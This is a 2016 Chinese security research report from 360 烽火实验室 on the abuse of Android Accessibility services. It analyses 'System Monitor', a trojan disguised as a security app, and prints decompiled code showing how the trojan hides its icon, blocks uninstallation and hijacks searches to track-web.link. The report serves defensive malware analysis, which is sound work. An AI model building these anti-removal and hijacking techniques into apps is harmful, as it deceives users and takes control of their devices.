Android Accessibility

安全性研究报告

2016 年 08 月 19 日

摘　要

- Android Accessibility 被称为无障碍或残疾人模式，设计初衷是为了帮助特殊用户更好地使用 Android 设备。
- 从使用 Android Accessibility 技术的样本占样本总数百分比看，截止 2012 年仅有 0.015%，截止 2015 年不足 0.5%，2016 年上半年占比超过 2.6%。
- 从使用 Android Accessibility 技术的样本数量看，2016 年上半年是 2015 年全年的 3 倍。
- 从使用 Android Accessibility 技术场景看，可以分为合理利用、提升体验、灰色地带和肆意滥用。
- 利用 Android Accessibility 技术的恶意样本呈现出明显的逐年增长趋势，2016 年上半年恶意样本数量接近于 2015 年同期的 2.5 倍。
- 360 烽火实验室最新发现伪装成手机安全软件，利用 Android Accessibility 技术劫持浏览器地址栏的木马，该木马同时具备隐藏图标、自我保护等多种对抗手段。
- Android Accessibility 滥用案例已被发现的主要归类为三类情况：恶意安装、广告干扰和窃取信息。
- 使用人群与权限控制的矛盾和用户对 Accessibility 的认识不足成为 Android Accessibility 被滥用的主要因素。

关键词：Android Accessibility、劫持浏览器、木马


目　　录

第一章　Accessibility 简介

近期，360 烽火实验室发现一款滥用 Accessibility 的木马，该木马具有浏览器地址栏劫持、搜索劫持、桌面点击劫持以及防卸载等系列恶意行为。本报告将结合我们对该木马的分析，从 Accessbility 的设计初衷、技术发展、滥用情况等角度研究 Accessibility 的安全性。

一、　设计意义

依据Android官方文档，考虑到一些用户不能很好地使用Android设备，比如由于视力、身体、年龄方面的限制，造成阅读内容、触控操作、声音信息等方面的获取困难，因此 Android 提供了 Accessibility 特性和服务帮助用户更好地使用 Android 设备。正由于这个介绍，在国内更普遍地被称为无障碍或残疾人模式。Accessibility 的官方简介内容如下图，有兴趣详细了解该部分内容请参考官网详解[1]。



Accessibility

Many Android users have different abilities that require them to interact with their Android devices in different ways. These include users who have visual, physical or age-related limitations that prevent them from fully seeing or using a touchscreen, and users with hearing loss who may not be able to perceive audible information and alerts.

Android provides accessibility features and services for helping these users navigate their devices more easily, including text-to-speech, haptic feedback, gesture navigation, trackball and directional-pad navigation. Android application developers can take advantage of these services to make their applications more accessible.

Android developers can also build their own accessibility services, which can provide enhanced usability features such as audio prompting, physical feedback, and alternative navigation modes. Accessibility services can provide these enhancements for all applications, a set of applications or just a single app.

图 1.1 Accessibility 官方简介

二、　运行原理

Accessibility[2]相关服务以及接口在 Android 1.6 时期就已经被加入，其中以 AccessibilityService 组件作为入口，结合 AccessibilityEvent，AccessibilityNodeInfo 等关键类完成辅助功能（其中 AccessibilityNodeInfo 于 Android 4.0 加入）。

AccessibilityService 是继承了 Service 的抽象类，生命周期不由应用本身管理，而是由系统和用户的显式操作所控制，运行后当有 AccessibilityEvent 被发出时该服务会收到系统的回调。由于是由系统所启动的组件，所以与一般 Service 有所区别，特别的地方在于满足下面三点：

1) 该 Service 需要权限 android.permission.BIND_ACCESSIBILITY_SERVICE，该权限保证了只有系统能绑定调用该服务；

2) 第二点，该 Service 需要 action:android.accessibilityservice.AccessibilityService；

3) 第三点，提供名为 android.accessibilityservice 的 meta-data，且提供 xml 作为 AccessibilityService 的配置文件，配置文件声明有该服务接收事件类型、反馈类型等内容。

三、 使用情况

依据 Android 官方的详细介绍，开发者应该从自身应用出发，在增加视图属性如 contentDescription 等内容后，可以在不修改原有代码逻辑的情况下使用户体验得到优化，如预装在 Android 设备上的屏幕阅读器 TalkBack[3]，在没有修改系统源码的情况下，满足了视力不足的用户使用 Android 设备的需求。根据 Android 官方的说明，TalkBack 会使用语音反馈描述用户所执行的操作，以及告知用户收到的提醒和通知，可以帮助视力水平较低的用户顺利进行手机的触控、阅读内容的进行。

在国内，Accessibility 被更多地用于免 ROOT 自动安装以及自动抢红包功能的实现，免 ROOT 自动安装可以优化用户体验，但自动抢红包功能既没有帮助有缺陷用户更好的使用手机，也没有提升用户体验，与 Android 官方的设计初衷已经背离，进入了灰色地带的范畴，同时利用 Accessibility 进行的恶意行为也越来越多，需要引起足够重视。

第二章　Accessibility 发展趋势

2016 年我们发现带有 Accessibility 功能的样本数量呈现爆发性增长，但很遗憾，Accessibility 功能的使用却与 Android 官方的初衷渐行渐远。

2009 年 Android 1.6 发布，早在 7 年前 Accessibility 就已经面世。然而，在数据分析当中却发现，直至 2012 年才收录有使用该技术的样本，而且占样本总数的比例极低，仅有 0.015%，随后两三年的时间里 Accessibility 的使用比例仍然偏低，甚至于到 2015 年时占比仍不足 0.5%，但是在 2016 年上半年里占比已经超过了 2.6%，同时仅仅 2016 年上半年的样本数量已经是 2015 年一整年样本数量的 3 倍，相关的样本数量及相关比例发展趋势见图 2.1。




图 2.1 Accessibility 样本数量及占比趋势

从数据角度进行分析，虽然在 2015 年里使用 Accessibility 的样本数量已经突破了 20 万，但是这个数字在样本总数所占的比例仍不足 0.5%，相当于每 200 个样本当中才能勉强找出 1 个带有 Accessibility 功能的样本。因此，在一定程度上说，在 Accessibility 诞生的前六年里，该项服务的使用比例是符合谷歌预期的，正如谷歌官方的介绍，Accessibility 是为了让身体不便的用户更好地使用手机，目标用户群体比例较小，因而理想状态样本比例也应该相对较少。

对样本增长状况的研究，发现 Accessibility 样本大致可以划分为从一开始的合理利用时期，发展到用于提升用户体验，继而转向到灰色地带，逐步背离了安卓谷歌的设计初衷。

一、　合理利用

上文提及了安卓官方对 Accessibility 的说明，那么如何才是对 Accessibility 的合理利用呢？这里不得不再次所提起屏幕阅读器 TalkBack，其可以作为无障碍应用的一个优秀范例，具体体现为下面三个方面：

1) 目标用户恰当。如设计意义中所介绍，Accessibility 主要是面向于身体等方面存在残疾或不足的用户，而 TalkBack 则是直接面向视力存在障碍或不足的用户；

2) 更好地使用设备。安卓官方希望通过 Accessibility 提供多种方式的转换，达到让特殊用户更好的使用手机的目的，在这一点上 TackBack 具体表现为给用户提供了多方面的语言反馈，如触摸、文字、输入等多方面的语音提示，让视力存在障碍或不足的用户在操作手机当中得到可靠的帮助，使得用户能无障碍地使用手机。

3) 在不影响原有代码情况下实现了功能扩展。这是 Accessibility 一个很优秀的特质，谷歌不需要在系统源码当中修改或增加任何内容，只对外提供了 Accessibility 功能，就满足了视力不足用户对于使用手机的日常需求，达到不修改原有程序逻辑的情况下还优化了用户体验的目的。

可见，在上述三个方面的引导下，Accessibility 应该是一个面向特殊人群的，对开发者友好的一个服务。

二、 提升体验

需求是带动开发者去了解学习新技术的一大动力，在 2015 年里， 各大应用市场均提供了“免 ROOT 自动安装”的功能选项，同时由于这个功能的推出，使得越来越多的开发者去探究了解 Accessibility 这项技术。

免 ROOT 自动安装，又有“智能安装”的说法。应用市场在没 ROOT 权限的条件下，安装或更新软件时会弹出应用安装界面，而用户想要安装或更新多个应用时，需要用户多次主动去点击安装按钮，造成用户使用上的不便，免 ROOT 自动安装正是为了解决用户希望免去反复的点击操作这个需求而产生。虽然此功能没有面向特殊人群而是面向了普遍用户，但是免去了用户更新软件时反复操作，提升了用户体验。

以 360 手机助手作为一个范例，用户手机即使没有 ROOT，开启了 360 手机助手的辅助功能以后，也可以方便地进行应用的批量安装、更新或卸载，不再需要用户繁琐地点击安装或卸载按钮。

免 ROOT 自动安装逻辑流程图见图 2.2。

图 2.2 免 ROOT 自动安装流程

三、 灰色地带

免 ROOT 自动安装是个提升用户体验的功能，但是自动抢红包需求则是使得 Accessibility 的使用进入了灰色地带。

不可否认，自动抢红包是比免 ROOT 自动安装更强烈的一个用户需求，无论是企业还是个人开发者，都纷纷通过 Accessibility 去实现抢红包的相关功能，这是 Accessibility 样本数量的大幅度增长的一个重要原因。

回到 Accessibility 本身，将 Accessibility 服务用于自动抢红包，既没有面向特殊人群，也没有提升用户体验，已经背离了安卓官方的设计意义，而且自动抢红包软件具有外挂属性，会造成一定程度上的不公平现象，正如外挂软件一样难以判断其好坏性质一样，用于自动抢红包功能的实现代表着 Accessibility 的使用已经进入灰色地带。

自动抢红包的逻辑流程图见图 2.3。




图 2.3 自动抢红包

通过流程图的简单对比，发现自动抢红包的逻辑比免 ROOT 自动安装更为复杂一些，结合时间前后的因素分析，免 ROOT 自动安装功能的出现使得 Accessibility 已经有了一定的技术探索积累，为后面自动抢红包技术发展提供了条件，同时因为自动抢红包的需求远远强于免 ROOT 自动安装功能的需求，所以即使自动抢红包有着更为复杂的逻辑，也没有阻挡更多的开发者去研究和开发自动抢红包应用。

四、 肆意滥用

由于 Accessibility 的设计初衷只是面向于少数群体，长时间里属于一个较冷门的功能，但是近两年免 ROOT 自动安装和自动抢红包的出现，使得 Accessibility 进入了更多开发者的视野，不再被人们忽略，Accessibility 样本也从最开始的合理利用发展到用于提升用户体验，再到踩入了自动抢红包这种灰色地带。经过一定的发展以后，开发者容易发现 Accessibility 能做的事情不止这些，也给一些不怀好意的开发者或者木马制作者提供了制作恶意软件的切入点。

正如硬币有正反两面那样，在 Accessibility 使用趋势明显上升的势头发生之时，是否也有木马或者恶意软件趁机混迹于其中呢？图 2.4 是带有 Accessibility 功能的恶意样本数量统计。




图 2.4 Accessibility 恶意样本数量统计

不难发现，随着 Accessibility 使用的普及，Accessibility 恶意样本的数量也在增加，注意上图中最后一列仅仅是 2016 年上半年的数量，换个维度，其实这个数量是 2015 年上半年的 245.3%，接近于 2015 年同期的 2.5 倍！目前尚且乐观的是，Accessibility 恶意样本的上升趋势大大低于 Accessibility 总体样本的增长，但是随着 Accessibility 的普及，存在着出现新的肆意滥用的可能性，这次 360 烽火实验室发现的浏览器劫持木马便是一个例证。

第三章　Accessibility 滥用案例分析

一、　行为概述

（一） 诱导用户开启

360 烽火实验室最新发现的木马“System Monitor”，该木马表面伪装成手机安全软件，启动后以安全软件的界面诱导用户启动辅助功能以“完成安装”，此处的页面描述“Malware Protection”字样由木马设定，意在进一步诱导用户相信其为一款安全软件。再次进入辅助功能，点击 System Monitor 后无法再进入上述开关页面，而是自动回弹至设置页面。

图 3.1 启动木马辅助功能截图

（二） 防止被卸载

正常情况下，在系统设置 中的 应用 选项中可以查看应用信息，进而对程序进行卸载。

图 3.2 手机中的应用列表

图 3.3 点击正常应用后跳转页面

图 3.4 点击木马 System Monitor 后跳转页面

可见，点击正常软件可以进入到“应用信息”页面，可以对应用进行卸载和强行停止等操作，但如果点击选中的木马程序，则会跳转到设置页面而无法进入到该页面，造成用户无法正常卸载。

（三） 浏览器地址栏劫持

正常打开浏览器后的页面如下图




图 3.5 正常情况下打开浏览器截图

安装该恶意软件后打开浏览器的页面，会打开特定的网址，如下图




图 3.6 中木马后启动浏览器截图

点击浏览器中的可点击视图，则一有定几率触发打开一个新的网址，如下图




图 3.7 中木马后点击浏览器视图后截图

二、 运行逻辑

样本在获得 Accessibility 激活后，会接收到 Accessibility 事件，通过对事件当中的包名、文本信息、事件类型的综合处理，实现了上述的恶意行为，样本的大致运行逻辑如下图。

图 3.8 木马逻辑流程图

三、 详细分析

（一） 隐藏图标

开启该 Service 后，触发隐藏图标代码

```
if(!Utils.isPrefExist(this.getApplicationContext(), "accessibiltyStart")) {
    Utils.setPref(this.getApplicationContext(), "accessibiltyStart");
    this.type = "Accessibility Granted";
    this.action = "approved";
    Utils.removeIconIfNeeded(this.getApplicationContext());
    Utils.httpVolleyRequest(this.getApplicationContext(), "Accessibility", this.type, this.action);
}
```

图 3.9 隐藏图标代码片段

（二） 自我保护

通过系统设置的包名以及事件中带有的文本信息，判断出用户是否意图在辅助功能当中关闭服务或试图通过系统设置的应用进行卸载，然后通过启动系统设置 activity 来跳转，达到程序自我保护的目的。

```
if(!pkgName.equals("com.android.settings") || !eventText.equals(this.getApplicationContext()
        .getResources().getString(string.app_name))) {


}
else {
    MyAccessibilityService.closeSettings(this.getApplicationContext());
    MyAccessibilityService.inAppInfo = true;
    Utils.httpVolleyRequest(this.getApplicationContext(), "Accessibility", this.type, this.action);
}
```

```
public static void closeSettings(Context con) {
    Intent v0 = new Intent("android.settings.SETTINGS");
    v0.addFlags(268435456);
    v0.putExtra("cancelEnabled", false);
    v0.putExtra("close", true);
    con.startActivity(v0);
}
```

图 3.10 自我保护代码片段

通过“Force stop”关键字来判断当前窗口是否存在被强制停止的可能，如果有，则跳转到桌面。

```
if((MyAccessibilityService.inAppInfo) && (eventText.startsWith("Force stop"))) {
    MyAccessibilityService.homeScreen(this.getApplicationContext());
    MyAccessibilityService.inAppInfo = false;
    MyAccessibilityService.homeScreen(this.getApplicationContext());
    Utils.httpVolleyRequest(this.getApplicationContext(), "Accessibility", this.type, this
            .action);
    return;
}
```

```
public static void homeScreen(Context con) {
    Intent v0 = new Intent("android.intent.action.MAIN");
    v0.addCategory("android.intent.category.HOME");
    v0.addFlags(268435456);
    con.startActivity(v0);
}
```

图 3.11 跳转桌面代码片段

（三） 劫持搜索

通过区分不同的事件类型，根据包名对输入法、浏览器、系统桌面进行搜索内容劫持跳转。

1) 三星输入法

```
if(eventType == 16384 && (pkgName.endsWith("com.sec.android.inputmethod")) && (eventText
        .toLowerCase().equals("search"))) {
    this.runSearch();  // TYPE_ANNOUNCEMENT
    return;
}
```

图 3.12 检测三星输入法代码片段

2) 浏览器

```
if(eventType == 1 && ((pkgName.endsWith("com.android.browser")) || (pkgName.endsWith("com.android.chrome")))
        ) {
    this.runSearch();  // TYPE_VIEW_CLICKED
    return;
}
```

图 3.10 检测浏览器代码片段

3) 系统桌面

```
if(eventType == 1 && (pkgName.endsWith("com.google.android.googlequicksearchbox"))) {
    if(eventText.startsWith("Edit suggestion")) {
        eventText = eventText.replace("Edit suggestion", "");  // TYPE_VIEW_CLICKED
    }

    this.serach = eventText;
    this.runSearch();
    return;
}
```

图 3.10 检测系统桌面代码片段

其中系统桌面方面，无论用户在二级菜单还是三级菜单，打开任意 app 是均会启动浏览器并以打开 app 的名称作为关键字进行搜索，日志例子如下

```
STARI u0 {act=android.intent.action.VIEW dat=http://track-web.link/search.php?search=微信 flg=0x10000000

STARI u0 {act=android.intent.action.VIEW dat=http://track-web.link/search.php?search=计算器 flg=0x10000000
```

图 3.11 搜索关键字代码片段

通过当前事件的包名和事件文本信息，隐藏自身程序的系统安装界面。样本还具有更新迭代版本的代码，结合以下代码理想下可以做到让用户感知不到版本更新

```
if((pkgName.equals("com.android.packageinstaller")) && (eventText.equals(this.getApplicationContext()
        .getResources().getString(string.app_name)))) {
    MyAccessibilityService.homeScreen(this.getApplicationContext());
    Utils.httpVolleyRequest(this.getApplicationContext(), "Accessibility", this.type, this
            .action);
    return;
}
```

图 3.12 版本更新安装代码片段

获得筛选用户搜索内容并用自身网址进行搜索

```
if(!eventText.contains("google")) {
    return;
}

if(!eventText.contains("search")) {
    return;
}

int v1 = eventText.lastIndexOf("q=");
if(v1 != -1) {
    eventText = eventText.substring(v1 - 1);
}

if(eventText.split("q=") == null) {
    return;
}

if(eventText.split("q=").length <= 1) {
    return;
}

this.serach = eventText.split("q=")[1].split("&")[0];
this.runSearch();
```




图 3.13 google 搜索示例

如果用户使用谷歌搜索，则会将谷歌生成的网址信息进行筛选再进行自身的搜索进行搜索

```
private void runSearch() {
    int v2 = AdService.params.get(this.getApplicationContext().getString(string.search)) == null
             || (AdService.params.get(this.getApplicationContext().getString(string.search)).isEmpty())
             ? 1 : Integer.parseInt(AdService.params.get(this.getApplicationContext().getString(
            string.search)));
    if(!this.serach.isEmpty() && !this.serach.toLowerCase().equals("search")) {
        String v1 = Utils.link;
        if(Utils.isDev) {
            v1 = Utils.devlink;
        }

        if(v2 == 1) {
            Intent v0 = new Intent("android.intent.action.VIEW", Uri.parse(String.valueOf(v1) +
                    "search.php?search=" + this.serach));
            v0.setFlags(268435456);
            this.startActivity(v0);
        }

        Utils.httpVolleyRequest(this.getApplicationContext(), "search", this.serach, this.serach);
        this.serach = "";
    }
}
```

图 3.14 再次进行搜索代码片段

其中标红的 URL 在浏览器地址跳转里面会被使用

```
static {
    Utils.isDev = false;
    Utils.link = "http://track-web.link/";
    Utils.devlink = "http://track-web.link/dev/";
    Utils.obj = new Object();
    Utils.dpWidth = 1f;
    Utils.dpHeight = 1f;
    Utils.pixelWidth = 1;
    Utils.pixelHeight = 1;
}
```

```
public static List getAdFromAppnext() {
    BufferedInputStream v8;
    URLConnection v19;
    ArrayList v16 = new ArrayList();
    String v11 = "https://admin.appnext.com/offerWallApi.aspx?";
    String v14 = "id=" + "61b382e3-5efb-4cce-ae27-75a9dea6efaf" + "&cnt=" + "4" + "&type=" + "xml"
            + "&useragent=" + "android" + "&pbk=" + "mypostback";
    try {
        v19 = new URL(String.valueOf(v11) + v14).openConnection();
        v8 = new BufferedInputStream(((HttpURLConnection)v19).getInputStream());
        goto label_48;
    }
    catch(Throwable v23) {
    }
```

图 3.15 跳转的网址链接代码片段

第四章　Accessibility 安全预警

一、　滥用案例盘点

根据国内外相关安全报告，已被发现的 Accessibility 滥用情况主要归类为三类情况：恶意安装、广告干扰和窃取信息。

（一）　恶意安装

应用市场的“自动安装功能”通过 Accessibility 实现了模拟用户点击的功能，同样的技术也被黑产业有所利用，利用 Accessibility 的检测视图以及模拟点击功能，进行恶意安装，用户即使发现也无可奈何[4]。同时，结合此次发现木马的实现方式，可预见到会有自动安装同时隐藏安装界面行为的出现。

（二）　广告干扰

Accessibility 的功能，使得广告的方式弹出方式更难以察觉、更具隐蔽性。如 Doctor Web 的报告 Android adware “sets up” other programs[5] 提及的 Adware.AnonyPlayer.1.origin，会利用 Accessibility 获取系统事件，等待用户启动白名单中的不含广告的应用后进行广告展示，达到迷惑用户广告出处的目的。

（三）　窃取信息

由于使用 Accessibility 时可以获得用户通知栏以及操作视图里的内容，此功能可被用于窃取用户数据。如 Lookout 的报告 Japanese malware abuses service helping the disabled use smartphones; spies on victims and steals LINE data[6]中，指出了有恶意软件利用 Accessibility 进行 LINE 数据的窃取。

二、　安全预警

在 Android 5.0 以前，接口 getRunningTasks 常被恶意利用来制作各种欺诈或者劫持类软件，但是由于 Android 5.0 对该接口进行了安全性的改进，使得木马作者在 5.0 以后的版本寻求另外的实现方式去达到原来的功能，其中通过 Accessibility 来实现便是其中一种方法，getRunningTasks 和 Accessibility 的对比如下图

比较内容	getRunningTasks	Accessibility
适用范围	在Android 1.0加入，在Android 5.0被弃用	在Android 1.6加入，以后各个Android版本均能使用
细节获取	Android 5.0以前版本可以获取到运行的包名以及运行的Activity栈信息； Android 5.0以后只能获取自身的栈信息或者非敏感的比如系统桌面的信息	Android 1.6开始可获得当前运行的包名、正在运行的窗口信息、用户的操作信息； Android 4.0加入新接口后更可获取到用户当前界面更多详细信息
使用成本	Android 5.0以前申请权限GET_TASKS；Android 5.0以后需要系统应用才能使用该权限，第三方应用申请无效	需要用户在“辅助功能”中主动开启服务

图 4.1 getRunningTasks 和 Accessibility 比较

通过上述对比，结合此次发现的木马，Accessibility 在将来有可能成为替代 getRunningTasks 接口被用作劫持诈骗类木马的常用手段。与此同时，通过对 Accessibility 相关功能的深入研究，发现利用该服务可以获取到更多的细节信息，在将来可能会带来更大的安全隐患。

在上述对比中，Accessibility 需要用户主动开启服务，在国外已经发现通过悬浮窗来进行引导用户开启授权的样本，在对 Most Android Devices Prone to Accessibility Clickjacking Attacks[7]中所提及的样本的分析研究发现，该样本主要通过悬浮窗覆盖和游戏引导的形式，在用户不知情的情况引导用户开启服务。悬浮窗欺骗，加上前面木马当中有伪装欺骗，恶意开发者有可能正通过多种方法和手段完成恶意功能。

三、 滥用原因

通过对 Accessibility 相关技术和样本的分析，发现 Accessibility 可以获取用户操作界面的信息、获取用户输入信息甚至可以获取到用户操作手机的状态，那么，Accessibility 是如何从一个面向于特殊群体的服务逐渐变得被滥用的呢？应该有以下因素：

1) 使用人群与权限控制的矛盾

Accessibility 理想使用人群是残障人士，残障人士对手机操作具有特殊要求，使得 Accessibility 需要提供高度的自动化和十分简易的操作接口，这一方面导致 Accessibility 服务的运行过程对于手机用户来说几乎是透明的；另一方面，使用人群的特殊又使得系统不能对 Accessibility 设置过于复杂的权限控制，使其容易被滥用。

2) 用户对 Accessibility 的认识不足

如果说起 ROOT，相信能引起用户的谨慎注意，但是设计到 Accessibility，包括无障碍服务、辅助功能等词语时，大多用户没有足够的安全防护意识，甚至由于服务置于后台，对用户没有交互，用户难以察觉其存在，而导致用户意识上的松懈。

由于 Accessibility 自身的设计意义使得系统权限管理难以做得复杂，同时用户对其又没有足够的安全认识，形成了如今 Accessibility 被滥用的情况。

四、 总结

Android 提供 Accessibility 的初衷是帮助用户更好地使用手机，而今却被用在各种不相关的功能上，甚至于利用该功能来进行恶意推广等对用户不友好的行为，这次发现的木马更是对用户手机的日常使用造成极大的不便。对比安卓官方提供该服务的初衷，Accessibility 其实更像是个受委屈的孩子，为了更美好的事情而诞生，却被“教”成了个坏孩子。

结合此次发现的木马和上述报告，可以发现 Accessibility 被恶意利用的情况越来越多，进行的恶意行为也层出不穷。此次发现的木马劫持了用户浏览器，同样的技术也可实现对任意 Activity 实行劫持，国内尚未出现类似木马但需对此引起重视与预防。

在此提醒广大用户，不要轻易给未知来源的应用开启辅助功能，以免遭受到手机的使用不正常或其他损失。

引用

[1] Android 官方对于 Accessibility 的说明：

https://developer.android.com/guide/topics/ui/accessibility/index.html

[2] Android 官方对于 AccessibilityService 的开发者文档:

https://developer.android.com/reference/android/accessibilityservice/AccessibilityService.html

[3]Android 官方对于 TalkBack 的帮助说明文档:

https://support.google.com/accessibility/android/answer/6283677?hl=zh-Hans&ref_topic=3529932

[4] 滥用 Accessibility service 自动安装应用：

http://www.2cto.com/Article/201512/454365.html

[5] Android adware “sets up” other programs :

http://news.drweb.com/show/?i=9716&c=9&lng=en&p=0

[6] Japanese malware abuses service helping the disabled use smartphones; spies on victims and steals LINE data:

https://blog.lookout.com/blog/2015/07/01/androratintern/

[7] Most Android Devices Prone to Accessibility Clickjacking Attacks:

http://www.securityweek.com/most-android-devices-prone-accessibility-clickjacking-attacks

360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。